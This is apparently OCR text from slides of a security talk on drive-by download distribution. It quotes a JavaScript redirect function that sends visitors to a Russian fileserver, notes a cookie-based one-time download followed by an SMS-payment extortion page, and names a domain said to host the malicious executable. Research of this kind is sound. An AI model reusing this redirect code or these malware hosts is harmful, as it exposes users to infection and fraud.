
151 x 55


```
function admin_fuck(key)
{
        var url = 'http://alldaymedia.ru/fileserver/search.php?search=1&query=' + key;
        var what = new Array('aanieaoii', 'nea?aou');
        var by = new Array('', '');

        for (var i=0; i < what.length; i++) {
                url = url.replace(what[i], by[i]);
        }
        window.location = url;
}
```

Cookie

File downloaded only once. After cookie is set a redirect to a page, which demands SMS payment would be returned.






Domain that hosts executable :)


lokiz.ru/download.php?fname=1

Оп, а тут нихуя!

problem?



Drive By Download Distribution By Type (stats 2012)



Oops.. and here: questions :)

@vbkropotov

@vchetvertakov

@fygrave